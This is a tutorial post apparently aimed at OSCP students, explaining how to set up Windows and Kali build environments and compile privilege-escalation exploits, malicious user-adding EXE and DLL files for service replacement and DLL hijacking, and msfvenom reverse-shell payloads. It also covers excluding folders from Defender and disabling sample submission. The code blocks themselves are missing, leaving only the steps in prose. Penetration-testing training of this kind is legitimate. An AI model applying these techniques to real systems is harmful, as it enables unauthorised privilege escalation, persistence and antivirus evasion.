

Introduction
While compiling your own exploits could sound daunting, it is actually not as difficult as you may imagine. In fact, it is often easier than searching for hours for a pre-compiled binary that works. Learning how to compile your own exploits has several advantages:
- Availability: Sometimes a pre-compiled binary just doesn’t exist for the specific tool / exploit you need.
- Reliability: You can ensure the exploit targets the correct architecture (x64 vs x86) so it works on the target machine.
- Safety: You can verify the source code yourself, avoiding potentially malicious binaries (beginner hackers are prime targets!).
Setting Up Our Environment
For OSCP (and beyond), we should ideally have a Windows 10/11 Development Machine / VM (separate from your Kali machine) to create and compile our Windows-specific exploits and binaries.
- It is possible to compile some Windows exploits on Kali Linux, but it’s more likely to encounter dependency issues.
- Note that you may have to turn off Windows Defender, or set up exclusion paths for the project folders to avoid Defender quarantining the compiled binaries.
1
Windows Defender Settings
It is best that we keep Real-time protection enabled (to protect our system), but Automatic sample submission disabled (to avoid our custom exploits being submitted to AV vendors).
2
Finding Exclusion Settings
We can find the Exclusion settings by going to Windows Security > Virus & threat protection > Exclusions (Scroll to the bottom).
3
Setting Exclusion Paths
And we can set exclusion paths for the project folders here:
Installing Visual Studio
Visual Studio is to be installed on our Windows Development Machine. We just need the Visual Studio Community version, which is free and enough for our usage.1
Installing Visual Studio

Go to the Visual Studio download page and click on “Free Download” on the Community tab.
-
Note: Make sure you download Visual Studio, NOT Visual Studio Code.
2
Choosing Workloads
During installation, you will be asked which “Workloads” to install. We generally only need these two:
-
Desktop development with C++(For kernel exploits, DLLs) -
.NET desktop development(For C# tools like Rubeus/SharpUp)
3
Finishing Installation
Let it download and install the required packages, it might take a while.
- Once finished, click on Launch, and choose “Skip and add accounts later”.
- We can then open existing
.slnproject files, or create a new project.
Downloading the Code
We have to get the exploit codes onto our compiling machine.On Kali Linux:
This will clone a repo to our current directoryOn Windows:
If you have Git installed on Windows:Without using Git:
We can also just click the green “Code” button on GitHub and select “Download ZIP”, then extract it.
Compiling Windows Exploits
Windows exploits typically come in two flavors: C# / .NET (e.g., Rubeus, Seatbelt, SharpUp, etc.), and Native C/C++ (e.g., PrintSpoofer, WerTrigger, etc.).
Visual Studio (C# / .NET)
Common Examples of C# based exploits: Rubeus, SharpUp, Seatbelt, and most Potato exploits.1
Open the Project
Double-click the 
.sln (Solution) file to open the project file with Visual Studio.2
Check .NET Version
You must compile for a version of .NET that is installed on the victim (e.g., Windows 7/2008 usually has .NET 3.5; Windows 10/2016+ has .NET 4.x).
- Many well-known .NET tools were built on older framework versions. If your target is running modern Windows 10 / 11 systems (which is highly likely the case for OSCP), you can update to
.NET Framework 4.7.2or higher.
- To change the Target Framework later, click on Project > Properties.
- Go to the Application tab.
- Change (and Install if needed) the Target Framework to the version you need (e.g.,
.NET Framework 4.5).
3
Restore NuGet Packages (if needed)
Some C# tools use “NuGet” to manage dependencies (like external libraries). If you see yellow warning triangles in the Solution Explorer, Right-click the Solution > Restore NuGet Packages.
4
Build
- Set configuration to Release and Any CPU (or x64/x86 specific if needed).
- Go to Build > Build Solution, or click on the “Start” button in the toolbar.

- Upon successful compilation, the executable will automatically run, and it will be in the
<project_name>\bin\Releasefolder.- Or in the
<project_name>\bin\x64\Releasefolder if you selected x64.
- Or in the
Visual Studio (C/C++)
Visual Studio handles dependencies and project structures automatically for C/C++ projects.1
Open the Project
Double-click the
.sln (Solution) file to open the project file with Visual Studio.2
Retarget Solution
If the project is old, you might see errors about missing SDKs.
- Click on Retarget All, and Apply to retarget to latest Windows SDK you have installed.

- If you have ignored it previously, you can right-click the Solution in the “Solution Explorer” pane and select Retarget Solution.

3
Select Architecture
Look at the toolbar at the top.
- Set the configuration to Release.
- Set the CPU to x64 (for 64-bit targets) or x86 (for 32-bit targets). This must match your victim machine.

4
Build
Press
Ctrl + Shift + B or go to Build > Build Solution.
Check the Output window at the bottom to find where your .exe was saved.- It will be in the
<project_name>\x64Releasefolder.
Cross-Compiling with MinGW on Linux
For simple C / C++ exploits, you can compile directly on Kali.- Note that the
-lws2_32flag is required to link the Windows Socket library for exploits that use network connections. - The
-staticflag is commonly used to avoid linking issues with dynamic libraries. This makes the executable larger but more portable.
1
Install MinGW
To compile Windows executables on Kali using gcc, first install MinGW:
2
Compile Your Exploit
We can then compile our exploit based on the target architecture.For C exploits, we use Whereas for C++ exploits, we use
gcc:g++:Writing & Compiling Custom Exploits
In OSCP, you often need to create a simple “malicious” file to replace a legitimate binary (Service / Cronjob Replacement) or hijack a library (DLL Hijacking).
Simple EXE (Executable Replacement)
If you can replace a service binary / scheduled task binary, we can compile the following executable to add a user. You can replace the system commands with any other commands (in CMD) you need.adduser.c
Simple DLL (DLL Hijacking)
If you need to hijack a DLL, you need a specific structure (DllMain).- Note that we will need the
-sharedflag for compiling DLLs.
adduser_dll.c for malicious DLL:
Compiling Linux Exploits
While there could be compatibility issues, we usually compile Linux exploits on our Linux and transfer the compiled binary to the victim in the OSCP context. This is easier and doesn’t rely on the victim having development tools (like
gcc) installed.
Compiling Locally (On Kali)
We typicall usegcc (for C) or g++ (for C++) on Kali to build binaries for our Linux targets. Just make sure we match the architecture (32-bit vs 64-bit) of the target.
1
Check Victim Architecture
On the victim, run
uname -a.x86_64= 64-biti686ori386= 32-bit
2
Compile on Kali
For 64-bit Targets:
Most exploits compile with a standard command. We can use the For 32-bit Targets:
If your Kali is 64-bit (which it likely is), you need to force a 32-bit build.
-static flag to ensure libraries (like libc) are bundled in, so it works even if the victim has different library versions, but note that this will significantly increases the file size.- We may also need the
-pthreadflag to link the POSIX thread library for threaded exploits (like DirtyCow variants).
3
Transfer
Upload the binary to the victim (e.g., using
wget or curl).Compiling on the Victim
Sometimes, a kernel exploit is very sensitive to the specific kernel headers of the machine. If your cross-compiled binary returns the following error (or similar) -Segmentation fault, try compiling it directly on the victim if gcc is available.
1
Upload Exploit Source Code to Victim
Upload the
.c source code to a user writable directory like /tmp.2
Run the compile command locally
Quick Wins: Msfvenom
Sometimes you just need a quick reverse shell or a binary that runs a specific command. We can use
msfvenom to generate these instantly.
- These do not count as MetaSploit usage, as long as we are not using Meterpreter payloads.
Standard Windows Reverse Shell EXE:
Standard Windows Reverse Shell DLL:
Standard Linux Reverse Shell ELF Binary:
Run a Command on the Victim:
Once run, this will execute the command on a new shell instance./cruns the command and then closes the shell, while/kkeeps the shell open.
Precompiled Binaries
Here are some repositories for precompiled binaries. Always exercise caution - running any binaries from an untrusted source is a security risk. Ethical hackers are prime targets for actual malicious actors, since we are more likely to have reduced security measures when we are working with exploits.
- Note that I have not verified the authenticity of the binaries in these repositories, and I cannot guarantee their safety. Use at your own risk.
Community Repositories
- jakobfriedl / precompiled-binaries: A collection of useful pre-compiled .NET binaries or other executables for penetration testing Windows Active Directory environments.
Outdated / Archived Repositories
- SecWiki / windows-kernel-exploits: A collection of precompiled Windows kernel exploits - most of them are for older kernels, and are likely irrelevant for OSCP.
- SecWiki / linux-kernel-exploits: A collection of precompiled Linux kernel exploits - most of them are for older kernels, and are likely irrelevant for OSCP.
My Repository
- To be added.